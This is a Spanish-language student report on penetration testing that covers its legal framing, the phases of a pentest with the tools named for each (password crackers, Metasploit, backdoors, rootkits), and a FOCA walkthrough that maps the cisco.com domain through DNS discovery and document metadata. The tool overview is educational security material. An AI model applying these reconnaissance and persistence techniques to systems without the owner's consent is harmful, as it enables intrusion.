PENTESTING

Componentes del grupo:

Víctor García Carrera
Jacob Folch Solá
Pablo Moreno Megías
Fernando Ruiz Hernández
Elías Álvaro Robles Rodríguez

Los correos electrónicos son respectivamente:

- victorgarcia@correo.ugr.es
- jacobfolchsola@correo.ugr.es
- pablomm5@correo.ugr.es
- fernandorh@correo.ugr.es
- eliasrr@correo.ugr.es

ÍNDICE

INTRODUCCIÓN

El perfil de Experto en Seguridad Informática es uno de los más demandados y, a su vez, también de los menos valorados. Es complicado este campo de trabajo debido a la gran variedad de métodos intrusión, infección, exploits,…de forma que es de vital importancia estar al día de toda herramienta y técnica enfocada al hacking.

Hoy día el Pentesting es una herramienta que se usa en seguridad informática y su fin no es otro que mejorar la seguridad. Un test de penetración puede ayudar a determinar si un sistema es vulnerable a los ataques, es decir, si las defensas son suficientes. Pentesting proviene de la abreviatura de dos palabras “Penetration” y “Testing”. Ésta es la práctica de atacar diversos entornos con el objetivo de descubrir vulnerabilidades y fallos en la seguridad. Esta técnica es, actualmente, muy demandada pues se encuentra en auge a causa de los diferentes ataques y filtraciones sufridos por varias grandes empresas durante los últimos años.

Las pruebas de penetración son valiosas porque son capaces de verificar la capacidad de éxito de un ataque. También son capaces de identificar vulnerabilidades de alto riesgo que provienen de la concatenación de vulnerabilidades más pequeñas. A su vez también detectan vulnerabilidades casi imposibles de detectar. Y por último se comprueba la capacidad defensiva de la red para poder responder a los ataques.

Tratando el aspecto de la legalidad, podemos decir que al contrario que el hacking, el Pentesting sí que es legal siempre y cuando los ataques que se realicen sean dirigidos a hacia nuestros equipos o equipos de clientes de la empresa de seguridad (siempre bajo su consentimiento). Hemos de aclarar que el Pentesting es diferente al hacking, pues, mientras que en el hacking el autor del ataque no cuenta con el permiso y aprobación del propietario del sistema, en el Pentesting sí que se cuenta con dicho permiso pues se trata de una herramienta para evitar que surjan vulnerabilidades y filtraciones de información.

Para llevar a cabo pruebas de penetración a nivel profesional de la seguridad está la oficina de Revisión de Certificaciones de Seguridad Informática (IACRB) cuya función es gestionar una certificación sobre las pruebas de penetración conocida como la Certified Penetration Tester (CPT). Esta entidad realiza exámenes y evaluaciones teóricas y prácticas sobre pentest contra servidores en una máquina virtual.

Existen distribuciones de Linux orientadas a la realización de pruebas de penetración, las cuales llevan un conjunto de herramientas específicas para el Pentesting. Los sistemas más populares son Kali Linux (antiguo Backtrack) basado en Debian, Cyborg basado en Ubuntu, Pentoo basado en Gentoo y WHAX basado en Slackware. Entre las herramientas y software sobre el Pentesting tenemos FOCA, Metasploit, NMAP, Core Impact, SQLmap, Inmunity Canvas…

En este trabajo vamos a hablar sobre qué es el Pentesting exactamente, también especificaremos que ocurre en sus fases y para finalizar vamos tratar tres de las herramientas, a saber Metasploit, FOCA y NMAP.

¿QUÉ ES UN TEST DE PENETRACIÓN?

Un test de penetración se puede definir como un intento legal y autorizado de localizar y explotar con éxito los sistemas informáticos con el propósito de hacer de éstos sistemas más seguros. Este proceso incluye la búsqueda de vulnerabilidades y una serie de ataques de prueba de concepto (POC) para conseguir detectarlas y verificar que éstas existen. Las pruebas de penetración correctas terminan dando como resultado unas recomendaciones específicas para abordar y solucionar los problemas que se descubrieron durante la realización de dichas pruebas. Se trata de un proceso que debe ser continuo y actualizado en constante vigilancia.

Vamos a establecer una diferencia entre dos conceptos que algunas personas tratan de igual manera e incluso las usan de manera intercambiable. Estas son las *Pruebas de Penetración* y la *Evaluación de Vulnerabilidades*. Mientras que la *evaluación de vulnerabilidades* es el proceso de revisión de servicios y sistemas para detectar los posibles problemas de seguridad, las *pruebas de penetración* son los ataques de explotación y POC para detectar y mostrar los problemas de seguridad. Las pruebas de penetración van un paso más allá de la evaluación de vulnerabilidades, simulando los ataques de hackers en una actividad constante y continua.

Las pruebas de Penetración o Pentest son también conocidas como PT, Hacking, Hacking Ético, White Hat Hacking. También es importante familiarizarse, por un lado, con términos como “White Hat”, “ethical hackers”, “pentester”, “blue team”,… y por otro lado con “Black Hat”, “Crackers”, “malicious attackers”, “red team”. Estos serían los nombres para referirnos a los dos bandos que se mueven en este mundo.

Es relevante decir que los dos grupos realizan la mayor parte de su actividad usando las mismas técnicas y herramientas. En casi todas las situaciones un pentester pensará y actuará como un auténtico hacker malicioso. Cuanto más se acerque una prueba de penetración al ataque en el mundo real más valor tendrá para el cliente que paga. Aunque conviene decir que existe una gran diferencia entre las pruebas que hacen un grupo y otro, aunque sean tremendamente parecidas. Esta diferencia se basa en tres pilares fundamentales autorización, motivación e intencionalidad. No vamos a entrar en detalles puesto que esto se ha visto en teoría, pero sí vamos a comentar brevemente algunos aspectos.

Autorización, es el proceso en el cual se obtiene la aprobación por parte del cliente para las pruebas y ataques. Existe un documento con detalles muy específicos sobre objetivos y permisos que los pentester no se pueden saltar.


Motivación, para unos el objetivo es obtener un beneficio económico extorsionando o mediante otros métodos de recolección de dinero de la víctima. Para otros el objetivo es que los Black Hat no consigan lo que quieren.

Intencionalidad, los White Hat pretenden lanzar ataques para mejorar la seguridad de la compañía y mitigar las vulnerabilidades de manera confidencial y con conocimiento por parte del cliente, mientras que en los Black Hat su intencionalidad es liberar información para beneficio personal.

Para iniciarnos en el mundo del Pentesting existen numerosas herramientas y aplicaciones, pero lo más recomendable es usar un sistema operativo Linux diseñado para tal fin. Para esto podemos encontrar Backtrack, Kali Linux diseñados por *Offensive Security* o Cyborg basado en Ubuntu desarrollado por *Team Cyborg*, como sistemas basados en Linux más populares para iniciarse en este mundo. Al contrario que los sistemas operativos de Linux más enfocados a la educación, distintas versiones de Windows o MacOS, Ándroid, …, estos sistemas suelen venir con una configuración de red desactivada por defecto ya que uno de los objetivos de éstos es no ser visibles en la red. Por tanto, si queremos activar la conexión a internet es recomendable configurarla manualmente.

En todos ellos sería apropiado usar y configurar, antes de empezar, un pequeño laboratorio de hacking bien sea con dos computadoras conectadas en red local o en un sólo PC creando dos máquinas virtuales interconectadas. Esto es, una máquina para realizar los ataques y otra para ser atacada. Es conveniente que la máquina que vaya a ser atacada sea fácil de reinstalar pues es más fácil que reparar los estropicios que hayamos causado. Un punto de vital importancia, a la hora de proceder a los ataques que las dos máquinas se encuentren desconectadas de internet, ya que es muy fácil caer en el error de teclear mal una dirección IP a la que vayamos a escanear o atacar, y hacer esto para una dirección IP que pertenezca a un tercero, pues podemos caer muy fácilmente en un delito penado.

Un error muy común en la gente que se inicia en el Pentesting es no seguir unos pasos y desprestigiar lo que es una profesión muy costosa. El Pentesting, en función de la herramienta que usemos tiene unas fases comunes a todos, que podríamos dividir en cuatro principales (Reconocimiento, Escaneo, Explotación y Mantenimiento de Acceso), aunque existe una “quinta” que sería el reporte de información. Las fases van a ser comentadas en detalle en el siguiente punto pero para iniciarlo vamos a ver dos formas de entenderlas:



Según el gráfico de la izquierda podemos ver que se trata en un triángulo invertido que representa nuestro viaje desde lo más amplio hasta lo específico. Cada detalle y cada trozo de información se recopila y almacena pues uno de estos detalles puede ser crucial en una fase posterior. En las fases posteriores empezamos a profundizar y centrarnos en detalles más específicos. Cada una de estas preguntas hacen el proceso cada vez más detallado y de un granulado más fino. Según el gráfico de la derecha, se incluye el concepto cíclico, por aquello de que en muchos casos los pentester deben atacar muchas veces una serie de objetivos relacionados entre sí, antes de detectar el camino para alcanzar el objetivo original. De ahí que sea un proceso cíclico y permanente.

FASES DE UN PENTEST

Reconocimiento

La primera parte en cualquier trabajo consiste en la investigación. La preparación es un factor clave para el éxito, por lo que esta fase puede considerarse la más importante. Irónicamente, es una de las fases más infravaloradas, muchos la pasan por alto o no la comprenden del todo. Hacking, ingeniería social e investigación privada son los tres componentes esenciales del reconocimiento.

Al comenzar sin ninguna información sobre el objetivo, el primer paso sería realizar una búsqueda de información pública, lo cual se denomina reconocimiento pasivo. Después se pasaría a utilizar herramientas o técnicas especializadas en reconocimiento, las cuales pueden interactuar directamente con el objetivo (reconocimiento activo). En este proceso, el objetivo puede registrar la actividad de la dirección IP que realiza el reconocimiento.

Durante esta fase, puede encontrarse una vulnerabilidad en un sistema distinto al objetivo, que puede proporcionar acceso al objetivo. Sin embargo, un hacker de sombrero blanco no puede usar o explorar esta opción si no posee la autorización necesaria.

Algunas herramientas o técnicas de reconocimiento son HTTrack: Website Copier, Google Directives, The Harvester, Whois, Netcraft, Host, NS Lookup, Dig, Servidores de e-mail, MetaGooFil, Ingeniería Social.

Esta fase finaliza al crear una lista de direcciones IP que pertenecen al objetivo y podemos atacar. Aún así, la información obtenida puede ser importante en el resto de fases, por lo que se seguirá analizando esta información.

Escaneo

En esta fase se parte de la lista de direcciones IP para encontrar puertos abiertos y servicios. El escaneo puede dividirse en tres partes.

En primer lugar, se determina si un sistema está activo y si puede comunicarse.

Pueden utilizarse herramientas como FPing para realizar barridos de ping, lo que consiste en una serie de pings enviados automáticamente a un rango de direcciones IP.

Independientemente del resultado, se continúa con la siguiente parte, que consiste en identificar los puertos y servicios activos. Cada puerto abierto es una posible entrada al sistema objetivo, y se suele asociar a un servicio.

La mejor herramienta para escanear puertos es Nmap.

El escaneo finaliza con una búsqueda de vulnerabilidades, aquellas que tienen los servicios y software que se ejecutan en el sistema objetivo, descubiertos en los pasos anteriores. En muchas ocasiones, se escanean los dispositivos en el perímetro de la red para conseguir acceso a ellos y utilizarlos para repetir el escaneo.

Nessus es una herramienta de escaneo de vulnerabilidades. Para servidores web, se pueden utilizar Nikto, Websecurify o WebScarab.

Explotación

Esta fase consiste en conseguir control sobre el sistema. Conseguir acceso a servicios como SSH, Telnet, FTP, PC Anywhere y VNC normalmente otorga control total sobre el objetivo. Para esto se intenta “crackear” la contraseña con fuerza bruta y diccionarios de contraseñas probables. La información obtenida en el reconocimiento puede aumentar significativamente las posibilidades de éxito aquí, ya que cada sistema es distinto y las técnicas para conseguir su control varían de uno a otro.

Hydra y Medusa son las herramientas más utilizadas para “password cracking”.

Metasploit es una herramienta gratuita que escanea y explota las vulnerabilidades del sistema objetivo. Se verá en detalle más adelante.

John The Ripper es una herramienta que consigue la contraseña original a partir de su hash.

El acceso físico al sistema objetivo, aunque sea por tiempo limitado, también puede permitir conseguir el control absoluto.

Analizar el tráfico de red y los paquetes es otra técnica popular, mediante herramientas como Dsniff o Wireshark.

En los servidores web son famosos los ataques de inyección de código y cross-site scripting.

Mantener acceso

En esta fase se instalan puertas traseras para permitir el regreso al sistema al atacante. Suele ser un proceso oculto que otorga control absoluto. Esto es necesario porque muchas vulnerabilidades proporcionan acceso que puede perderse si el sistema se reinicia o si el proceso vulnerable es detenido. También se utilizan rootkits, un software especial para otorgar privilegios de superusuario que mantiene oculta su presencia, como Hacker Defender.

Otras herramientas utilizadas para esta fase son Netcat, Cryptcat y Netbus.

Informe

Es importante resumir la información obtenida sobre las vulnerabilidades y exploits encontrados, e incluir las soluciones que se ofrecen.

Un informe de calidad debe contener, en primer lugar, el resumen ejecutivo, un breve resumen de las vulnerabilidades y cómo afectan a la organización, sin entrar en detalles técnicos, de manera que pueda entenderlo alguien que no pertenece a este campo

A continuación se incluye el informe detallado, donde está la lista de todos los detalles técnicos, indicando claramente la gravedad de las vulnerabilidades. Es preferible mostrar lo más grave primero.

En último lugar, se puede incluir la salida de las herramientas utilizadas, aunque esto no suele ser necesario.

FOCA

Introducción y funcionalidades básicas

FOCA (*Fingerprinting Organizations with Collected Archives*) es una herramienta de pentesting cuyo origen y uso principal se basa en el **análisis de metadatos** e información oculta en los documentos o ficheros que examina. Los formatos más comunes que analiza son Microsoft Office, Open Office y PDF, aunque acepta múltiples extensiones tales como svg, rdp... Cuenta con opciones de **descubrimiento de red** y permite utilizar 3 buscadores (Google, Bing y DuckDuckGo) de forma conjunta para recopilar el mayor número de documentos a partir de un dominio dado. Con todos los datos extraídos de los ficheros y de la arquitectura de la red, *FOCA* une la información obtenida para mostrar qué documentos han sido creados en el mismo equipo, infiere los servidores y máquinas/equipos de clientes de la red, versiones de software, nombres de usuarios... Además, permite la **búsqueda de múltiples vulnerabilidades** y junto con diversos plugins su explotación.

Esto resulta, pues, en que *FOCA* es una herramienta ideal para automatizar las primeras fases de una auditoría, además de permitir explotar ciertas vulnerabilidades y ser de gran ayuda a la hora de preparar un ataque dirigido e identificar posibles usuarios vulnerables en un típico APT.

Ámbito de uso

- Recopilación de información de la empresa o target a nivel de dominio, servidores y máquinas.
- Creación de un mapa a través de la inferencia aplicada a los metadatos de los documentos publicados por la entidad
- Obtención de usuarios, emails, sistemas operativos y aplicaciones utilizadas, rutas internas donde se encontraban los ficheros…
- Rango de direccionamiento de los servidores
- Mapa de dominios
- Funcionalidades extra a través de los *plugins* y el *FOCA MARKET*.
- **Eliminación de metadatos**

Ejemplo práctico de creación de un mapa de red

Descubrimiento de red

Comenzamos utilizando las distintas opciones de las que dispone FOCA para el descubrimiento de red tales como búsqueda DNS, búsqueda de subdominios DNS con diccionario, IP Bing y PTR Scanning.

- *DNS search*: Realiza peticiones DNS buscando registros conocidos. En un servidor DNS se encuentran registros para cada tipo de recurso. Por ejemplo, el registro NS (Name Server) almacena la dirección IP y el nombre de los servidores DNS de un


dominio, mientras que otro registro como MX (Mail eXchange) guarda los datos de los servidores de correo.

- *Dictionary search*: Utiliza un fichero de texto localizado en *\bin\hosts.txt* que contiene nombres de hosts comunes como FTP, pc01, pc02, intranet... para buscar subdominios DNS. Trata de resolver estos nombres contra los dominios principales del proyecto realizando consultas de registros de tipo A (registros que identifican a las diferentes máquinas de una red y que contienen su dirección IPv4). En el momento que descubre uno nuevo, procede de nuevo al análisis recursivo del mismo.


- *IP Bing*: El buscador Bing permite dada una IP encontrar nuevos nombres de dominio asociados a esa dirección, por lo que utilizamos esta función para cada nueva dirección IP descubierta en la fase de análisis de red.

- *PTR Scanning*: Busca los registros Pointer o PTR para realizar resoluciones inversas (encontrar nombre de un host a partir de su dirección IP).


  Procedemos a realizar el descubrimiento de red del dominio *CISCO.com*.




Podemos observar al inicio del proceso y en sucesivos puntos que ejecuta un *Fuzzer* para enviar entradas arbitrarias (datos inválidos, inesperados o aleatorios) a la aplicación y monitorizar los códigos de error obtenidos y excepciones para trata de encontrar potenciales filtraciones de memoria o métodos inseguros. A continuación se muestra algunos métodos inseguros encontrados:



En las siguientes imágenes se muestran capturas que reflejan las diversas partes del proceso mencionadas.






Análisis de metadatos


El proceso del análisis de metadatos que lleva a cabo la FOCA permite utilizarla desde dos enfoques. Por un lado, como una herramienta de análisis forense, y por otro lado para la recolección de información, automatizando la localización de ficheros en Internet y la extracción de sus metadatos.

Una vez hemos realizado este descubrimiento de la red, procedemos a localizar con la *FOCA* todos los documentos posibles del dominio *CISCO*. Seleccionamos todas las

extensiones que es capaz de localizar y tenemos la posibilidad de elegir hasta 3 buscadores distintos (Google, Bing y Exalead en la versión Pro o Google, Bing y DuckDuckGo en la versión open source) y combinar sus búsquedas para obtener mejores resultados. Tras esto, es necesario descargar todos estos documentos para poder realizar la extracción y análisis posterior de metadatos.




Con el botón derecho sobre estos metadatos nos permite analizarlos. Esto concluye nuestro proceso de creación un mapa de red. Al analizar los metadatos, trata de reconocer qué documentos han sido creados desde el mismo equipo comparando metadatos similares y qué servidores y clientes se pueden inferir de ellos. Tras ello, muestra para cada documento los metadatos obtenidos tales como el nombre de usuario del creador o el software utilizado para su creación. En la pestaña de *Metadata Summary* se encuentra organizada toda esta información de forma que se puede visualizar de manera cómoda los usuarios encontrados (además del número de veces que ha aparecido el mismo en los ficheros analizados) o los diversos sistemas operativos empleados.

